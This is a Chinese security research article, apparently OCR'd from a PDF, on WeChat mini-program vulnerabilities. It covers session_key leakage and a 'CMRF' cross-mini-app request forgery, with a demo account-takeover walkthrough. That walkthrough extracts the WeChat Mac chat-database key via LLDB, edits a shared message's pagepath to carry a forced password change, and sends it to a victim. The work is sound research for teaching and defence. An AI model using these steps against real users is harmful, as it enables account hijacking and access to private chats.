另外在一些小程序中需要获取用户在此小程序中的 openid 来识别用户的身份，但由于获取openid与获取session_ke使用的api为同一个均为 jscode2session ，所以在许多案例中在返回openid的同时也返回了session_key的值。例如下

图案例中，小程序只想要获取openid的值，但开发者没有对使用API获取到的数据做过滤，连带着session_key的值一起返回了：

```
POST
/miniapp/open/callapi?method=get_openid&reqestID=150693001680
HTTP/1.1
Host: demo.c-est.cool
Accept-Language: fr-fr
Accept-Encoding: gzip, deflate
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_0 like Mac
OS X) AppleWebKit/601.1.27 (KHTML, like Gecko) Mobile/15E155
X-TOKEN: fz65egez6gz5f5ze864fgzef4ze6
Referer:
https://servicewechat.com/wxaad5fbec888q1033/12/page-frame.html

Content-Length: 59

{"code":"033G6hd69Y9630z9YGgui58E580y78gA","version":"2.1"}
```


```
HTTP/1.1 200 OK
Date: Sat, 18 Apr 2020 12:34:53 GMT
Server: Apache/2.4.43 (Unix) OpenSSL/1.1.1f PHP/7.4.4
mod_perl/2.0.8-dev Perl/v5.16.3
Last-Modified: Sat, 18 Apr 2020 12:34:17 GMT
ETag: "7d-5a38fe26c9543"
Accept-Ranges: bytes
Content-Length: 125
Connection: close
Content-Type: text/html

{"errno":"00","errMsg":"成功","result":{"session_key":"58
seRC1Th0rSrcGismkPc1Q==","openid":"o0hEa44okZW69djssNfPe
ge2BHZY"}}
```


这两个例子的程序后端部分代码可归纳如下，可以看见直接将通过API获取到的内容返回给了用户，并未对获取到的数据做任何干预处理：

```
1. public void GetCode(string js_code)
2.     {
3.         string serviceAddress =
4.             "https://api.weixin.qq.com/sns/jscode2session?appid=XXX&secret=XXX"
5.              + "&js_code=" + js_code + "&grant_type=authorization_code";
6.         HttpWebRequest request = (HttpWebRequest)WebRequest.Create(serviceAddress);
7.         request.Method = "GET";
8.         request.ContentType = "text/html";
9.         HttpWebResponse response = (HttpWebResponse)request.GetResponse();
10.        Stream myResponseStream = response.GetResponseStream();
11.        StreamReader myStreamReader = new StreamReader(myResponseStream,
    System.Text.Encoding.UTF8);
12.        string retString = myStreamReader.ReadToEnd();
13.        myStreamReader.Close();
14.        myResponseStream.Close();
15.        var obj = new
16.        {
17.            data = retString
```

第三类：在查询第三方key等功能中返回SessionKey

当开发者非常规范的使用第三方key来关联session_key，并且一切操作查询均只使用第三方key，那么是不是就没法获取到原本的session_key值了？其实也不尽然，例如如下图的小程序中整个登录流程十分的规范，乍一看十分的安全，攻击者无法在登录流程中获取到session_key的值：



但问题就出在这第三步操作中，小程序在执行完登录流程之后，使用对应用户的第三方sessionID查询用户信息。但在这个api中，开发者将数据库中对应sessionID的数据全部返回了，这其中包含有与其关联的一个或多个session_key的值：

```
GET /miniapp/api/selfinfo.php?sessionID=euy4974723fwhy9o87fd64g
HTTP/1.1
Host: demo.c-est.cool
Accept-Language: fr-fr
Accept-Encoding: gzip, deflate
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_0 like Mac OS
X) AppleWebKit/601.1.27 (KHTML, like Gecko) Mobile/15E155
Referer:
https://servicewechat.com/wxaad5fbec888q1033/12/page-frame.html
```

```
HTTP/1.1 200 OK
Date: Sat, 18 Apr 2020 13:11:24 GMT
Server: Apache/2.4.43 (Unix) OpenSSL/1.1.1f PHP/7.4.4
mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/7.4.4
Content-Length: 151
Connection: close
Content-Type: text/html; charset=UTF-8

{"code":"00","username":"雷神众测","mobile":"13588886666"
,"sessionKey":"vh950BotdqYU6inE/lreCw==,ApcSHBotJ5SGdev
9/lr6cW==","Level":1,"uttid":27382}
```


Poc-Sir & 雷神众测

以上这三类就是常见的造成session_key泄露的场景，有了它你就可以在各种手机号之间来去自如了。

0x033 神奇的小程序页面

读者朋友们您一定收到过如下图中所示的小程序分享消息或者见到过如下图中所示的小程序二维码，点击或扫描之后便可以进入特定的小程序页面，您也有可能使用过小程序内的分享功能，将特定的页面分享给您的家人以及朋友、同事们。

开发过小程序的读者都知道，这每一个分享链接指向的地址实际上和URL地址相类似，通过在每一个页面之后使用 `get` 的方法向对应的页面传递数据：



例如点击上图小程序进入对应的分享页面，实际的分享页面路径为：`pages/archives/detail.html?id=492&title=HackingDay 2019 HangZhou`，向小程序中的"detail"页面传递了"id"参数获取对应的数据内容和"title"参数显示为当前小程序页面的标题。

当然并不是所有的页面都可以分享，例如下图所示有些页面没有开启分享功能便会显示"当前页面不可转发"：

只有当前页面的小程序代码中使用了如下的分享函数，此页面才可被转发：

```
onShareAppMessage: function (obj) {
    //函数内自定义内容
},
```

小程序页面中可以通过在函数中引用 `option` 数组来获取此页面 `get` 传入的变量值，例如传入的变量名为“xxx”，那么其对应的内容则为“option.xxx”：

```
onLoad: function (option) {
  console.log(option.xxx);
}
```

由于微信的这一分享机制可以使开发者掌控哪些页面可被分享，哪些页面不能被分享；并且微信小程序页与页直接传递参数的方法的确很简单并且非常的实用，所以在日常生活中被大量的使用。各位同仁们一定知道CSRF跨站请求伪造漏洞，他本质是利用网站对用户网页浏览器的信任使被害者主动向网站请求了攻击者精心构造之后的数据包，从而导致受害者在无意之间执行了一些攻击者所期望的操作。

由于小程序的页面与页面之间也可以传递参数，那么在特定情况下也可导致类似CSRF的漏洞存在，我们暂且称之为 - **CMRF**： 跨小程序请求伪造（Cross MiniAPP Request Forgery） 吧，利用小程序对用户微信身份的信任在获取页面传入的参数之后结合用户已经登录的身份信息（储存在本地的数据，或者用户的openid）向小程序后端发送对应的数据包，从而使用户在无意间（打开对应分享链接时）完成一次请求操作。


读者们在此时必然会产生一些疑问，微信小程序页面分享的消息内容如何修改呢？有些小程序页面不是不能分享吗？哪怕页面能分享，页面中的参数值如何修改呢？

生成对应参数路径的小程序码？不行，小程序码需要有AppSecret才可生成；在小程序分享之时修改其分享内容？下断点调试微信这个过程比较麻烦；修改本地聊天记录再发送给别人？这是一个非常好用且简单的方法。那么笔者在此以微信Mac客户端为例教大家如何修改本地小程序分享内容。（Win/IOS/安卓客户端读取聊天记录方式可参考网上众多教程）

读取本地微信Mac客户端聊天记录：

微信聊天记录储存在 `~/Library/Containers/com.tencent.xinWeChat/Data/Application Support/com.tencent.xinWeChat/{微信版本号}/{用户ID}/Message/` 目录下，文件名命名方式为 `msg_{数字}.db` 他是一个使用SQLite 3（SQLCipher）的加密数据库。其解密密码提取方式如下，这里我们需要用到Xcode自带的 `LLDB` 调试器：

- 打开微信Mac版进入登录界面但不要登录（以便后续让其执行解密数据库操作）；
- 打开终端输入 `lldb -p $(pgrep WeChat)` 进入 `LLDB` 调试器开始调试微信客户端：



- 接着我们使用 `breakpoint set --name sqlite3_key` 命令在微信客户端调用数据库解密函数上下断点；
- 此时可以使用 `breakpoint list` 命令看到已经成功下了两处断点；

```
(lldb) breakpoint set --name sqlite3_key
Breakpoint 1: 2 locations.
(lldb) breakpoint list
Current breakpoints:
1: name = 'sqlite3_key', locations = 2, resolved = 2, hit count = 0
  1.1: where = WCDB`sqlite3_key, address = 0x0000000104c5efe6, resolved, hit count = 0
  1.2: where = libsqlite3.dylib`sqlite3_key, address = 0x00007fff7423cd10, resolved, hit count = 0

(lldb) continue
Process 22565 resuming
(lldb)
```



- 由于现在微信客户端出于中止状态，输入 `continue` 命令让程序接着运行；
- 接着便可以执行微信登录操作，可以看到成功触发断点；
- 然后输入 `memory read --size 32 --format x --count 1 $rsi` 提取内存中的解密密码；
- 于是我们可以得到的类似“0x6000028a6c00: 0x1e2233159e583bbe1d46805c4d9bd9ff0817851003e929af05474f84e769bc1d”的内容，我们需要将数据使用Python做如下处理：

```
1. key = "获取到的值"
2. print("0x" + "".join(list(reversed([key.partition(":")[2].replace(" ", "").replace("0x", "")[i:i+2] for i in
   xrange(0, len(key)-18, 2)]))))
3. #例如最终输出：0x1dbc69e7844f4705af29e90310851708ffd99b4d5c80461dbe3b589e1533221e
```

其原理为将冒号前的“0x6000028a6c00”内容删去，并删去空格以及“0x”，然后将余下内容每两位分组并反序添加上“0x标识，形成最终的16进制解密用 `raw_key` 。

- 此时可以使用 `exit` 命令退出 `LLDB` 调试器，让微信正常运行；
- 接着我们可使用 `brew install sqlitebrowser` 在Mac OS上安装能读取SQLCipher的软件；
- 下一步我们使用 `DB Browser for SQLite` 软件打开刚刚找到的微信聊天数据库， Encryption settings 选择 `SQLCipher 3 defaults` ，并将密码方式设置为 `Raw key` （笔者这里法语界面选择：Clé de Chiffrement），接着输入获取到的密码并点击OK按钮；

- 若上述操作无误，您便可成功打开微信Mac客户端的本地聊天数据库。（笔者经历：新版微信在没装Mac微信小助手之前貌似无法使用LLDB，安装上去之后就可以了，同样存在类似问题的读者不妨安装这个插件试试）



修改微信小程序消息记录：

在成功进入数据库中，找到对应的对话，可以在 `msgContent` 字段中看见微信聊天记录中小程序的消息，他是以XML的形式保存在数据库中的，例如下图：

```
<?xml version="1.0"?>
<msg>
    <appmsg appid="" sdkver="0">
        <title>一起来雷神众测玩</title>
        <des>ThorSRC</des>
        <type>33</type>
        <showtype>0</showtype>
        <soundtype>0</soundtype>
        <contentattr>0</contentattr>
        <url>https://mp.weixin.qq.com/mp/waerrpage?appid=wx10l529bd7t8d447o</url>
        <appattach>…
        </appattach>
        <sourceusername>gh_2877428ca028@app</sourceusername>
        <sourcedisplayname>ThorSRC</sourcedisplayname>
        <directshare>0</directshare>
        <weappinfo>
            <username><![CDATA[gh_2877428ca028@app]]></username>
            <appid><![CDATA[wx10l529bd7t8d447o]]></appid>
            <type>2</type>
            <version>3</version>
            <weappiconurl><![CDATA[http://mmbiz.qpic.cn/mmbiz_png/demo.png]]></weappiconurl>
            <pagepath><![CDATA[pages/index/index.html?username=ThorSRC]]></pagepath>
            <shareId><![CDATA[0_wx10l529bd7t8d447o_ThorSRC_DEMO_0]]></shareId>
            <appservicetype>0</appservicetype>
            <tradingguaranteeflag>0</tradingguaranteeflag>
        </weappinfo>
    </appmsg>
    <fromusername>wxid_AmbbcsZq2jcv36</fromusername>
    <scene>0</scene>
    <appinfo>
        <version>1</version>
        <appname></appname>
    </appinfo>
    <commenturl></commenturl>
</msg>
```

其中 `<title></title>` 决定了小程序消息的标题内容； `<sourcedisplayname></sourcedisplayname>` 决定了小程序本身的名字；这里最为关键的是 `<pagepath></pagepath>` 参数，他决定了用户点击小程序消息之后将携带什么参数前往小程序哪个指定的页面，例如上图示例中的页面路径及参数为： `pages/index/index.html?username=ThorSRC` 。

我们只要修改 `<pagepath></pagepath>` 参数的内容就可以不受任何分享限制自定义小程序路径及传参内容，这里需要注意一点：在小程序源码中页面路径为 `pages/index/XXX` ，而在运行环境下小程序页面后需要添加上“.html”变成 `pages/index/XXX.html` ，其余均无变化。

在修改完小程序消息的本地消息内容之后，我们只需要将对应的消息转发给他人即可：

CMRF实战的典型案例：

例如在如下示例小程序，用户来到“我的”页面时程序会自动登录向后端请求 `openID` 等数据并判断当前微信用户是否已经进行了与商场网页账户的绑定操作，若无则前往绑定页面，若已经绑定则将 `openID` 写入缓存之中：

小程序JS实现代码如下：

```
wx.login({
  success: function (loginCode) {
    // 调用request请求api转换登录凭证
    wx.request({
      url: 'http://demo.c-est.cool/ThorSRC/login.php?js_code=' + loginCode.code,
      header: {
        'content-type': 'application/json'
      },
      success: function (res) {
        if (res.data.isbind == 0) {
          wx.showModal({
            title: "提示", // 前往绑定页面
            content: "请绑定商城账户",
            showCancel: !1,
            success: function (e) {
```

```
            wx.navigateTo({
              url: "/pages/user/bind"
```

后端API返回内容如下：

```
{"openid":"oCzqR4vmnk0isZ8TOwc9i9VPWBdM","isbind":1,"binduser":"Poc Sir"}
```

可以看到用户在此小程序内的OpenID已经成功的写入了缓存之中：

接着我们点击修改密码按钮，小程序会弹出如下让我们修改密码的弹窗：

其功能实现WXML源码如下：

```
<view class="mask" wx:if="{{close}}">
  <view class="mask-back"></view>
  <view class="mask-text">
    <view class="title">
      <text>修改密码</text>
    </view>
    <view class="cpass">
      <text>新的密码：</text>
      <input type="password" placeholder="请填写您的密码" bindinput="passinput1Fn"/>
    </view>
```

```
    <view class="cpass">
      <text>确认密码： </text>
      <input type="password" placeholder="请确认您的密码" bindinput="passinput2Fn"/>
    </view>
    <view class="sumbtn closeBtn" bindtap="changeFn"><button>修改</button></view>
    <view class="sumbtn changeBtn" bindtap="closeFn"><button>取消</button></view>
  </view>
</view>
```

对应功能的JS代码如下：

```
passFn() {    // 修改密码弹窗
  this.setData({ close: true });
},
closeFn() {    //关闭修改密码的弹层
  this.setData({ close: false });
},
passinput1Fn(e) {
  var value = e.detail.value;
  this.setData({
    pass1: value
  })
},
passinput2Fn(e) {
  var value = e.detail.value;
  this.setData({
    pass2: value
  })
}
```

可以看到上述JS代码中 `changeFn` 会判断用户两次输入的密码是否一致，若一致则将用户输入的密码作为参数传入小程序的“/pages/my/changepwd”页面中。接着我们来到“/pages/my/changepwd”观察其核心功能函数如下：

```
onLoad: function (options) {
  var newpwd = options.newpwd; //获取传入的密码
  let that = this;
  wx.getStorage({ //从Storage中获取绑定用户的openid
    key: 'openid',
    success(res) {
      wx.request({
        url: 'http://demo.c-est.cool/ThorSRC/changepwd.php?pwd=' + newpwd + '&openid=' + res.data,
        header: {
          'content-type': 'application/json'
        },
        success: function (res) {
          if (res.data.code == '000') { //代表绑定成功
            that.setData({
              chgstu: true,
              changeinfo: res.data
            })
```

```
18          } else {
```

小程序会将传入的密码和保存在本地Storage中的与对应商城用户绑定的微信用户openid值一起传回给后端服务器，服务器后端通过查询openid对应的用户信息来修改对应用户的密码。那么我们只需要构造一个微信小程序的页面指向 `/pages/my/changepwd.html?newpwd=XXX自己预设密码` ,并让其他已绑定商城账户的人点击我们构造好的微信小程序消息，那么他在此商城的密码就会被自动更改为我们预设的值。例如下图我们将 `<pagepath>` 值设置为： `/pages/my/changepwd.html?newpwd=Abc@123456` ，预设密码即为 `Abc@123456` ：

```
                        <sourcedisplayname>雷神商城 - Demo de Woo</sourcedisplayname>
                        <thumburl />
                        <md5 />
                        <statextstr />
                        <directshare>0</directshare>
                        <weappinfo>
                                <username><![CDATA[gh_0bq8ce918699@app]]></username>
                                <appid><![CDATA[wxa6cb83e12b271a19]]></appid>
                                <type>2</type>
                                <version>7</version>
                                <weappiconurl><![CDATA[http://mmbiz.qpic.cn/mmbiz_png/
NSyjzEwichFbDWrsdWotwqUIUEficVUhDrLE5qGJM7L                VvGicem8e4HrdzLV5Q4KO3cSUN1dfOxCHibIPg/640?
wx_fmt=png&wxfrom=200]]></weappiconurl>
                                <pagepath><![CDATA[pages/my/changepwd.html?newpwd=Abc@123456]]></
pagepath>
                                <shareId><![CDATA[0_wxa6cb83e12b271a19_980733580_1587833739_0]]></shareId
                                <appservicetype>0</appservicetype>
                                <tradingguaranteeflag>0</tradingguaranteeflag>
                        </weappinfo>
                </appmsg>                                                                    Poc-Sir & 雷神众测
```

接着我们将构造好的消息转发给被害者，诱导其点击小程序消息访问对应的页面：

一但用户点击了对应的消息页面打开微信小程序，他的商城账户密码即被修改为了 `Abc@123456` ，可以看到受害者点击之后提示密码修改成功的页面如下：

18:03

我的

尊敬的“夹去之问”用户

你在雷神商城的密码已于

2020年5月5日修改成功

雷神商城官方微信公众号：thorsrc 认准官方不吃亏不上当

便宜好货

低价抢购

猜您喜欢

-[9.8新]劳力士Rolex迪通拿116505-0008玫瑰

¥23万 0人付款

Cartier卡地亚LOVE系

奢华甄选 买你所爱

¥3.05万

至此我们完成了一次典型且易被利用的**CMRF**攻击，虽然并不是所有的CMRF攻击都能造成非常严重的危害，但这类漏洞并非无稽之谈，目前在很多微信或者其他小程序中还隐藏着许多类似的脆弱点。

快速搜索页面间跳转：

有CMRF漏洞存在的小程序页面，其页面必然有被有页面跳转功能的函数所引用过，那么只要在项目中找到哪些代码片段引用了这些函数便可快速判定是否有CMRF漏洞的存在。微信小程序JS文件中有如下三个可切换页面的函数：

